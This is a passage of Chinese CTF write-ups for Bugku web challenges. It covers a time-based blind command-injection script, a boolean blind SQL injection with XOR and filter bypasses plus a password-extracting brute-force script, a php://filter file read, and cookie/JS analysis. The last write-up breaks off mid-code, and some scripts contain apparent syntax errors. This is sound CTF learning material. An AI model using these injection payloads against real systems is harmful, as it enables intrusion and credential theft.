apache 25102 0.0 0.1 11296 1264 ? S 12:27 0:00 sh -c ps -aux | grep ls  
apache 25104 0.0 0.0 6376 552 ? D 12:27 0:00 grep ls
```

后台输入ls只发现了环境在linux下，于是利用管道符测试命令执行漏洞

进程监控系统

输入需要检测的服务

Apache

```
apache 25113 0.0 0.1 11296 1268 ? S 12:38 0:00 sh -c ps -aux | grep ls;ls
```

发现ls命令没有回显内容，考虑前端回显存在过滤或是后台处理存在过滤

自然考虑用时间盲注来测试，构造payload=123;sleep 3;

Name	Status	Type	Initiator	Size	Time	Waterfall
 index.php	200	document	Other	853 B	3.10 s	

sleep函数生效！然后就可以开始用脚本跑shell时间盲注啦


```

import requests

url = 'http://123.206.31.85:49165/login.php'
headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36'}
s = requests.session()
# keep session_id
data = {'username': 'impossible' union select 1,'\76a2173be6393254e72ffa4d6df1030a\','#', 'password': 'passwd'}
s.post(url, data = data, headers = headers)
# sign in first
url = 'http://123.206.31.85:49165/index.php'
len = 1
while(1):
    payload = 'nothing;str=`ls`;if [ ${#str} -eq ' + str(len) + ' ];then sleep 4;fi'
    data = {'c': payload}
    try:
        s.post(url, data = data, headers = headers, timeout = 3)
    except requests.exceptions.ReadTimeout:
        break
    len += 1
print('Length of `ls`: ' + str(len))
ls = ""
for i in range(len):
    for dict in " abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789~`!@#%&*()_+[]{};'\":<.>/?":
        payload = 'nothing;str=`ls`;if [ ${str.' + str(i) + ':1} == \'\" + dict + '\'] ];then sleep 4;fi'
        #print(payload)
        data = {'c': payload}
        try:
            s.post(url, data = data, headers = headers, timeout = 3)
        except requests.exceptions.ReadTimeout:
            ls += dict
            print(dict)
            break
    if(dict == '?'):
        ls += ' '
        print(' ')
print('\`ls`: ' + ls)

```

脚本要注意的几个点

开始要启用session，先登陆保持cookie，才能进行接下来在index页面的shell盲注
linux下bash命令有几个手残容易跑崩的点，if语句里的 '[' 和 ']' 左右都要有空格，赋值的等号不能有空格，比较运算符要加空格
字符串类型比较时用==,>等，整数比较时用-eq,-gt等

漫长的等待脚本跑完（sleep杀我）

```

P
ls` :css fLag_c2Rmc2Fncn-MzRzZGZnNDc.txt index.php login.php
>>> |

```

拿到ls结果（前面一个一个字符的输出只是为了在盲注跑完前有东西消遣，对没错）

看到fLag_c2Rmc2Fncn-MzRzZGZnNDc.txt

直接访问就能拿到flag！

49.login3(SKCTF)

Challenge

783 Solves



login3(SKCTF)

200

<http://123.206.31.85:49167/>

flag格式: SKCTF{xxxxxxxxxxxxxx}

hint: 基于布尔的SQL盲注

Flag

Submit


题目地址: <http://123.206.31.85:49167/>连接已失效

wp来自: <https://blog.csdn.net/zpy1998zpy/article/details/80667775>

Bugku的一道题目, 用到了布尔盲注, 还过滤了and关键字, 这里用到了^ (按位异或运算), 正好记录下过程和方法。总体写的有点啰嗦, 但是我不想让跟我一样入门的小白看教程看到一脸懵逼。


随便输入了几个用户名, 返回用户名不存在, 并没有对密码进行检验。

那我们可以猜测是先查找用户名，如果存在，再验证密码。



The screenshot shows a dark blue login page with the word "Login" in white at the top. Below it, the error message "username does not exist!" is displayed in orange. There are two white input fields: the first contains the text "username" and the second contains "password". At the bottom is a blue button with the text "Log In" in white.


那下一步呢，我试了试admin用户名，结果是存在的，返回密码错误



The screenshot shows the same dark blue login page. The error message "password error!" is now displayed in orange. The first white input field contains the text "admin", and the second white input field contains four dots "....". The blue "Log In" button remains at the bottom.

这就验证了我们的猜想，那现在注入点应该就是用户名了。

然后试试在admin后加上单引号，但是返回是用户名不存在



这意味着什么呢？这说明即使语法错误，也不会页面上显示报错信息，

也就不能使用报错注入了，我们发现有两种返回信息：

username does not exist!和password error!,那我们可以利用这两个返回值进行布尔盲注。

毕竟我也是第一次接触到这种布尔型盲注，也当是小白扫盲吧，怎么利用啰嗦几句。

我们猜测后台的验证应该是先查找我们输入的用户名是否存在，大概是：

```
select password,username from users where username="我们输入的用户名"
```


如果我们在where语句的结尾加上一个and连接的布尔判断语句，就可以根据返回值判断where条件是否成立，比如这道题就可以尝试补成

```
where username='admin' and (substring(database(),1,1)='a')
```

如果返回值是password error，那么就说明where语句是成立的，那么我们补充的那就也是成立的，那么就可以确定数据库的第一位是a,然后再猜测第二位。

但是这道题过滤了and!!!

尝试加上and返回:



经过尝试发现还过滤了空格, 逗号, 等号, for

空格用括号代替, 等号用<>(一种不等号)代替

那怎么办呢, 这就用上了今天介绍的异或运算^,先说一下基本规则:

$1^1=0$ $1^0=1$ $0^0=0$

就是说只有两个不同的布尔值运算结果为1, 其他为零

不过在这里用的时候先不要按这个规则去推, 因为在我们用到的三个值的布尔运算的sql语句中完全相反, 我还没有搞明白, 谁懂得话, 给我评论下。

首先说下这里我们要补上两个布尔值, 这个最后再说为什么。

先猜数据库名, 基本语句

```
admin'(ascii(mid(database(),from(1)))<>97)0#
```

解释一下为什么, 为了绕过空格过滤, 用括号隔开, 过滤了等号, 用不等号 <>代替, 只要是布尔值就可以。mid()函数和substring()一样, 一种写法是mid(xxx,1,1), 另一种是mid(xxx,from 1 for 1)但是这里过滤了for和逗号, 那么怎么办呢?

这里用到了ascii()取ascii码值的函数, 如果传入一个字符串那么就会取第一个字符的字符的ascii码值, 这就有了for的作用, 并且mid()函数是可以只写from的表示从第几位往后的字符串, 我们将取出的字符串在传入ascii()中取第一位, 就完成了对单个字符的提取。

每个字符的ascii码判断是不是不等于给定的数字, 会得到一个布尔值(0或1)再与结尾的0进行运算。

如果数据库名的第一位的ascii码值不是97, where条件是username='admin'¹0

返回值是username does not exist!

如果数据库名的第一位的ascii码值是97, where条件是username='admin'⁰0

返回值会是password error!

这就构成了布尔报错注入。

有人可能疑问大部分的判断都是无用的，就是说可能从97尝试到120都是username does not exist!，那如何快速找到语句成立时的返回结果(password error!)。这里就是最后^0的妙用了，

因为'admin'^0和'admin'^1是一样的，我们可以构造后者来看前者成立时的情况。

补充一点，因为这里既是语法错误也不会报错，有可能你输入的语句就不可能成立，但你也不知道，就很麻烦了，不过可以改变最后是0还是1，如果改不改返回值相同，那就是有语法错误，如果不同就可以参照上一段了。这也是为什么要多加一个^0,看似多此一举，其实好处多多。

就是说admin^(ascii(mid(database()from(1)))<>97)^1# 就可以得到password error!

数据库名最后可以得到是：blindsqli

下一步猜表名，表名好像没法暴力猜,因为关键词information被禁了!!!!那数据库名就没用了，哈哈哈，不过后面猜字段的值是一样的原理，不亏不亏。

没法用系统表，就不能像上面一样爆破了，真的是猜了，是admin表，语句如下

admin^(select(1)from(admin))^1# 返回password error!说明猜对了


猜字段 admin^(select(count(password))from(admin))^1# 返回password error!说明猜对了。

为什么要用count()呢，因为如果有多行数据也可能会报错，会干扰判断。

然后猜password的值，暴力猜解，与猜数据库类似：

admin^(ascii(mid((select(password)from(admin))from(1)))<>97)^0#

得到密码的MD5值:51b7a76d51e70b419f60d3473fb6f900，解密后登陆，得到flag



转载指明出处

文章同步到我的博客：<http://119.23.249.120/archives/286>

最后附上脚本

```

import requests
str_all="1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ {}+/*!/"
url="http://118.89.219.210:49167/index.php"
r=requests.session()

def databasere():
    resultt=""
    for i in range(30):
        fla = 0
        for j in str_all:
            payload="admin'^{ascii(mid(database()from({})))<>}^0#".format(str(i),ord(j))
            data = {
                "username": payload,
                "password": "123"
            }
            s=r.post(url,data)
            print(payload)
            if "error" in s.text:
                resultt+=j
                print(resultt)
            if fla == 0:
                break

def password():
    resultt=""
    for i in range(40):
        fla=0
        for j in str_all:
            payload = "admin'^{ascii(mid((select(password)from(admin))from({})))<>}^0#".format(str(i+1),ord(j))
            data = {
                "username": payload,
                "password": "123"
            }
            s=r.post(url,data)
            print(payload)
            if "error" in s.text:
                resultt+=j
                fla=1
                print('*****',resultt)
            if fla==0:
                break

#databasere()
password()

```

50.文件上传2(湖湘杯)

文件上传2(湖湘杯)

200

<http://123.206.87.240:9011/>

Flag

Submit

题目地址: <http://123.206.87.240:9011/>连接已失效

打开404,但是,开着御剑顺手扫描了一下,本来并不抱什么希望,但是还真的是扫到了

ID	地址	HTTP响应
1	http://123.206.87.240:9011/111.zip	200

访问<http://123.206.87.240:9011/111.zip>

可以下载一个zip文件,解压之后是flag.php,打开之后就是flag

```
flag.php
1 <?php
2 $flag="flag{e00f8931037cbdb25f6b1d82dfe5552f}";
3 ?>
4
```

但是,我觉得这根文件上传一点边也不沾,就去看了其他人的wp,有两种答案

1. https://blog.csdn.net/qq_42133828/article/details/88015150



Welcome!!

We let you upload PNG image files and store it!

Get started by [uploading a picture](#)

2017 © All rights reserved. 听说可以用菜刀!!! 为什么不试试dama.php dama或者b374k.php 听说蛮有用的。


仔细查看,有一段话是这样子的:

2017 © All rights reserved. 听说可以用菜刀!!! 为什么不试试dama.php dama或者b374k.php 听说蛮有用的。

看到这句话,是不是觉得上传的文件名称是dama.php或是b374k.php,但其实是白盒过滤了,只允许上传.png格式的图片

在经过小编的不懈努力之下,发现我所操作的所有可能菜刀都连接失败。

所以，小编尝试以下骚操作：



直接以连接的形式来运用题目给的提示

<http://123.206.87.240:9011/dama.php>

不难看到，有flag.php文件

打开，即可得到flag

2. <https://blog.csdn.net/waitzhp/article/details/84864454>



Upload your own png file

Image file (max 100x100): 未选择文件.

2017 © All rights reserved.

php://filter/read=convert.base64-encode/resource=flag

得到的结果再在base64解码就可以得到flag了

php伪协议，好像在哪里做过这道题

51.江湖魔头

Challenge

345 Solves



江湖魔头

200

<http://123.206.31.85:1616/>

学会如来神掌应该就能打败他了吧

Flag

Submit

题目地址: <http://123.206.31.85:1616/>



欢迎来到江湖

崇祯元年, 老魔头蒙鲜康重现江湖, 声称要先灭少林, 后灭武当, 杀尽天下武林人士, 以报当年被封印之仇。

江湖中人人自危, 都怕被蒙鲜康找上门来, 纷纷关门闭山。至此天下大乱。


不知是谁传出来的, 只要学了这如来神掌, 就可以打败蒙老魔, 还天下一个太平。故事就至此开始了...

[进入江湖\(开始游戏\)](#)



https://blog.csdn.net/qq_45774670

点击开始游戏, 让选择自己的属性,







初始化您的属性:	153
血量:	787
内力:	899
力道:	74
定力:	79
刷新属性	确定

https://blog.csdn.net/qq_45774670

看到urlaction=start, 改成end试一试



emm是一个彩蛋, 随便输入一个数值查询, 变成500了, 也不知道有没有用



KEY: 1

提交查询

https://blog.csdn.net/qq_45774670

后来发现只要action参数不是有效参数都会弹出这个彩蛋
选择好属性，就开始了

属性
练功
商店
赚钱
讨伐
退出

血量:944
内力:903
力道:53
定力:69
外功:花拳绣腿
内功:基本内功
经验:一窍不通
冶炼:弱不禁风
金钱:200两

提示: 每次练功和赚钱都会消耗5秒的时间,请您耐心等待。

每次练功和赚钱都会消耗5秒的时间,请您耐心等待。这。。这要什么时候才能学会如来神掌

属性
练功
商店
赚钱

(内功-血量加到满)
易筋经[购买]:
10000两
(经验-内力加到满)
打通奇经八脉[购
买]: 10000两
(外功-力道加到满)
天外飞龙[购买]:
10000两
(冶炼-定力加到满)

讨伐 退出

金刚不坏神功[购买]: 10000两

(融合-可以秒掉魔头)如来神掌[购买]: 100000两

提示1:必须将血量、内力、力道、定力修炼到满才可以学习如来神掌



https://blog.csdn.net/qq_45774670

肯定另有玄机，扫一下，有个work.php

ID	地址	HTTP响应
1	http://123.206.31.85:1616/index.php	200
2	http://123.206.31.85:1616/work.php	200
3	http://123.206.31.85:1616/index.php	200

访问为空白页

burpsuite抓包，发现一段很长的cookie

```
GET /wulin.php?action=map&n=1 HTTP/1.1
Host: 123.206.31.85:1616
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://123.206.31.85:1616/wulin.php?action=map&n=0
Cookie:
user=UTv7PCxqe3FjcC420Th0jWtSUFYwbm99amlzbG0wl3MeHx4Y21iiZxQMWEFDX18EdUU0DwINd016B34WUIFWWTVoATEABXF5P3Z2CmYgPTY5Pj90FSUUF2MfL2ZnYnYhCRMTGRQPQCcHKFIVeShXUIYCGQMbdQ4FXEcXREo%2FBTzBxKbu6fbrB%2BH%2Bps3nsLrP6dCs0LgR8fj1%2F%2B6y3%2B%2FapJ3XnJnkjNPf0NnrjPpD7paliPfnIKIKNTK08uQ%2B8uC9f7q906BQQ%3D%3D
HttpDate=Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
```

https://blog.csdn.net/qq_45774670

有点类似于base64，尝试解码，乱码了

Base64 Encoding
Encode Decode

Pattern: Base64

```
UTw7PCxqe3FjcC420Th0jWtSUFYwbm99amlzbG0wl3MeHx4Y21iiZxQMWEFDX18EdUU0DwINd016B34WUIFWWTVoATEABXF5P3Z2CmYgPTY5Pj90FSUUF2MfL2ZnYnYhCRMTGRQPQCcHKFIVeShXUIYCGQMbdQ4FXEcXREo%2FBTzBxKbu6fbrB%2BH%2Bps3nsLrP6dCs0LgR8fj1%2F%2B6y3%2B%2FapJ3XnJnkjNPf0NnrjPpD7paliPfnIKIKNTK08uQ%2B8uC9f7q906BQQ%3D%3D
```

```
Q<;
<j{qcp.698NkRPV0no)jislm0#s□□□□gYbg□XAC^_□uE□
□□
wMz□~□RQVY5h□1□□qy?vv
f =69>?t□%□□□□/fgbv! □□□□□@'□(R/□(WRV□□□□
□□\G□DJ6□□□□□□□□□□'i□y□.□□□t+4.□|~=v□`z
□}□□V□'u□&y#4□□□6tc□□□□□□"=□b
□$52□□□□6□<□□□□□□A
□□
```

https://blog.csdn.net/qq_45774670

F12打开控制台，试着修改金钱数

属性

血量:964
内力:923



```
Q 搜索 HTML
<a style="font-size:50px;margin-right:20px" href="wulin.php?action=map&n=4">赚钱</a>
</div>
<div>
<a style="font-size:50px;margin-right:20px" href="wulin.php?action=map&n=5">讨伐</a>
</div>
</div>
</div>
</div>
<div style="width:200px;height:800px;float:left">
<div style="border:2px solid black">
<div style="margin:30px">
<p>血量:964</p>
<p>内力:923</p>
<p>力道:55</p>
<p>定力:71</p>
<p>外功:花拳绣腿</p>
<p>内功:基本内功</p>
<p>经验:一窍不通</p>
<p>冶炼:弱不禁风</p>
<p>金钱:1000000两</p>
<p style="color:red">提示: 每次练功和赚钱都会消耗5秒的时间,请您耐心等待.</p>
</div>
</div>
</div>
```

https://blog.csdn.net/qq_45774670

点击商店还是不可以买，没有什么思路了，看了下大佬wp果真是我不会的题
先看一下网页源代码

```
view-source:http://123.206.31.85:1616/wulin.php?action=map&n=3
已导入 来自 Google Chrome 网络安全 图片
1 <html>
2 <head>
3 <title>江湖</title>
4 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
5 <script type="text/javascript" src="js/script.js"></script>
6 <script type="text/javascript" src="js/md5.js"></script>
7 <script type="text/javascript" src="js/base64.js"></script>
8 </head>
9 <body>
10 <div style="background:url(image/3.jpg);width:800px;height:800px;border-style:solid;border-left-width: 2px;float:left"><div style="flo
11 </html>
```

https://blog.csdn.net/qq_45774670

有三个js文件

在第一个script.js文件中看到一个flag，这个文件有问题

```
_name|mingwen|flag|replace'.split(')
```

复制下来去在线格式化混淆网站解密即可

```

function getCookie(cname) {
    var name = cname + "=";
    var ca = document.cookie.split(';');
    for (var i = 0; i < ca.length; i++) {
        var c = ca[i].trim();
        if (c.indexOf(name) == 0) return c.substring(name.length, c.length)
    }
    return ""
}

function decode_create(temp) {
    var base = new Base64();
    var result = base.decode(temp);
    var result3 = "";
    for (i = 0; i < result.length; i++) {
        var num = result[i].charCodeAt();
        num = num ^ i;
